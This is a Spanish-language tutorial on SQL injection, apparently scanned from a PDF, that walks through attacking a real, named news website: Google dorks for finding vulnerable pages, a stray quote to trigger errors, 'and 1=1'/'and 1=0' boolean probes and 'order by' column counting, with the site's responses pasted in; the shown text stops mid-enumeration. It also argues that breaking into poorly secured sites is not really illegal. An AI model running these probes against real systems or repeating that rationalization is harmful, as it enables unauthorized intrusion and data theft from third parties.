INJECTION SQL
(Hackeando aplicaciones web)

El hacking no es un delito
es una cultura

Disclaimer

El siguiente texto es realizado con fines educativos, los ejemplos realizados son reales recuerda que esto es ilegal. Asi que pido discrecion por parte del lector.

El siguiente manual no pretende ser un libro de 300 paginas ni nada por el estilo solo es mostrar que hoy dia no es tan dificil “hackear una pagina” por medio de SQL INJECTION aunque existen otras tecnicas mas esta es una de las mas peligrosas y faciles de explotar.

Espero que disfrutes leyendo el texto lo hice con la mejor intencion, si tienes dudas puedes contactarme r44tt@hotmail.com. NO HACKEO PAGINAS solamente comparto informacion para que la gente se concientize de los errores que pueden encontrar al momento de utilizar una computadora.

«Conoce a tu enemigo antes de que el te conosca a ti»

Durante el tiempo que llevo en el ambito de la seguridad informatica, he visto que la mayor parte de los sitios web contienen vulnerabilidades que son conocidas, la mayoria documentada pero aveces los administradores de los sitios web no tienen encuenta las implementaciones de seguridad.

Que es el ataque de inyeccion sql?

Para entender mejor este concepto primero tenemos que saber que es una consulta SQL y como se forma. Las consultas SQL son sentecias que nos permiten comunicarnos con un gestor de base de datos. Un ejemplo de esto puede ser

SELECT * FROM noticias WHERE id = '1'

la tipica sentencia sql, algunos que hallan trabajado este lenguaje entenderan esta sentencias, para los que no simplemente lo que hace esta consulta es consultar la todas las columnas de la tabla noticias donde id sea igual a 1. Cual es el fallo de esto. Cuando se crea una aplicacion web los administradores olvidan el principio de seguridad sanitizar los datos ingresados por el usuario (NUNCA CONFIES EN LOS DATOS INGRESADOS POR EL USUARIO SIEMPRE VALIDARLOS).

Para conocer los SQL INJECTION hay un principio, malformar las consultas es decir que las consultas nos arrojen un error, en el ejemplo que tenemos si agregamos una comilla mas de la que debe contener la consulta nos quedaria

SELECT * FROM noticias WHERE id = '1"

Lo cual nos mostraria un mensaje de error en la formacion de la consulta para comprender mejor esto lo realizaremos con una web real. Algo de lo que no estoy de acuerdo es que la gente piensa que si ingresas a un sitio sin autorizacion o si explotas un fallo de seguridad y ingresas como administrador es ilegal. Claro que es ilegal pero te digo que pasa si los administradores de la pagina web son ineptos y no tienen los conocimientos suficientes de seguridad y tu con tus conocimientos puedes joder "si quieres" la pagina web no seria un acto ilegal porque el error esta hay para todos otra cosa es que tu no seas un usuario normal xD.

En este minimanual se podria decir vamos a tratar los diferentes campos de inyeccion sql, tratando mas que todo bases de datos mysql y aplicaciones php

Mucho bla bla bla comencemos

Para buscar paginas vulnerables a sql injection podemos hacerlo con google buscando cosas como


allinurl:noticias.php?id=
inurl:noticias.php?*=
allinurl:productos.php?id_prod=

y un sin fin de cosas solo es dejar volar la imaginacion

para nuestro ejemplo escoji

http://www.agenciainfomania.com/noticia.php?id=233

puede ser esta puede ser cualquiera, el objetivo es tener conocimiento que es un sql injection y como lo podemos aprovechar si colocamos una comilla simple observaremos un error



Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in /home/agenciai/public_html/noticia.php on line 131

hoy dia se siguen viendo estos errores muy amenudo, lo unico distinto es la forma en que nos muestran los mensajes, algunos mostraran los errores en otras webs no mostrara nada pero no quiere decir que no sea vulnerable a SQL INJECTION si no que tiene otra forma de explotarse.

Lo elemental repito comprender que es este error y que podemos hacer con este error luego coloco refencias para aclarar las dudas.


Ya que sabemos que la pagina contiene un error sql continuamos a explotarlo. Como hacemos esto tenemos que tener algunas bases de lo que es SQL y como manejarlo en este caso podemos recurrir a alguna herramienta programada para sacar los datos como SQLMAP, HAVIJ o alguna otra en nuestro caso lo haremos manual.

volvamos a la web

http://www.agenciainfomania.com/noticia.php?id=233

en terminos de informatica existe algo llamado comparacion, comparar si algo es verdadero o si algo es falso, alguno que halla programado me entendera. Para los que no comprendieron este concepto lo veremos en la web

http://www.agenciainfomania.com/noticia.php?id=233 and 1=1



Reyna Torres
Agencia Infomania
Principal | Thursday 21 de August de 2008
19:02

www.agenciainfomania.com

En Zamora, Taller en materia de agenda ambiental Estado-Municipio

REYNA TORRES/ ZAMORA, MICH.- , a 21de agosto de 2008.-En materia de protección ambiental el estado pugnará por integrar a sus políticas los planes, proyectos y visiones de los ayuntamientos michoacanos, afirmó la titular de la Secretaría de Urbanismo y Medio Ambiente (SUMA) en la entidad, Catalina Rosas Monge.


Comunicado 020 SUMA/2008

En Zamora, Taller en materia de agenda ambiental Estado-Municipio

-Exponen los municipios necesidad de un manejo ordenado de los residuos sólidos.

Zamora, Mich., a 21de agosto de 2008.-En materia de protección ambiental el estado pugnará por integrar a sus políticas los planes, proyectos y visiones de los ayuntamientos michoacanos, afirmó la titular de la Secretaría de Urbanismo y Medio Ambiente (SUMA) en la entidad, Catalina Rosas Monge.

http://www.agenciainfomania.com/noticia.php?id=233 and 1=0


Agencia Infomania :: Noticias de Uruapan, Michoacan, Sociales, Deportes, Politica, Horoscopos, videos, audios y mucho mas... - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Infomania :: Noticias d...
www.agenciainfomania.com/noticia.php?id=233 and 1=0
Load URL
Split URL
Execute
http://www.agenciainfomania.com/noticia.php?id=233 and 1=0
Enable Post data
Enable Referrer
infoMania
pasión por la información
AGENCIA DE NOTICIAS
Principal | Galería de Fotos | AudioNoticias | Tu Comentario | Publicidad | Contáctenos | Mensajes SMS | Nuestros Servicios | Acerca de Infomania
Noticias por categoría: Uruapan Municipios Estatales Economía Política Cultura Deportes Horóscopo Sociales Nota Roja
www.agenciainfomania.com
Agencia Infomania

como vemos tenemos 2 consultas and 1=1 y and 1=0 la primera como 1 es igual a 1 siempre va a ser verdadero y nos muestra la pagina tal como esta, en la segunda como comparamos 1 si es igual a 0 nos arrojara falso pero en este caso no nos mostrara error porque, porque estamos comparando valores queremos ver si la web nos permite inyectar consultas SQL. Para que hacemos esto para poder explotar la vulnerabilidad mas facil en un tiempo para explotar estas vulnerabilidades era necesario escribir union all select 1,2,3.... etc.. hasta que pudieramos consultar cuantas colunmas tenia esa tabla, hoy dia a avanzado las tecnicas de explotacion haciendonos la vida mas facil.

Bien como averiguamos las columnas con una sentencia llamada order by


http://www.agenciainfomania.com/noticia.php?id=233 order by 5

http://www.agenciainfomania.com/noticia.php?id=233 order by 6

http://www.agenciainfomania.com/noticia.php?id=233 order by 7


http://www.agenciainfomania.com/noticia.php?id=233 order by 8

http://www.agenciainfomania.com/noticia.php?id=233 order by 9


Agencia Infomania :: Noticias de Uruapan, Michoacan, Sociales, Deportes, Política, Horoscopos, videos, audios y mucho mas... - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Agencia Infomania :: Noticias d...
www.agenciainfomania.com/noticia.php?id=233 order by 5
Preventing SQL Inje... Mrjuanz123's Chann... Seguridad ??? infor... Social Engineering t... TheBlackLinux's Cha... OSRC: The Operatin... SecurityFocus
Documents Tools Validation Styles Transformations Views Stats S.O.A. Authoring Help
INT SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
Enable Post data Enable Referrer
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
infoMania
pasión por la información
AGENCIA DE NOTICIAS
Principal | Galería de Fotos | AudioNoticias | Tu Comentario | Publicidad | Contáctenos | Mensajes SMS | Nuestros Servicios | Acerca de Infomania
Noticias por categoría: Uruapan Municipios Estatales Economía Política Cultura Deportes Horóscopo Sociales Nota Roja
Reyna Torres
Agencia Infomania
Principal | Thursday 21 de August de 2008
19:02
www.agenciainfomania.com
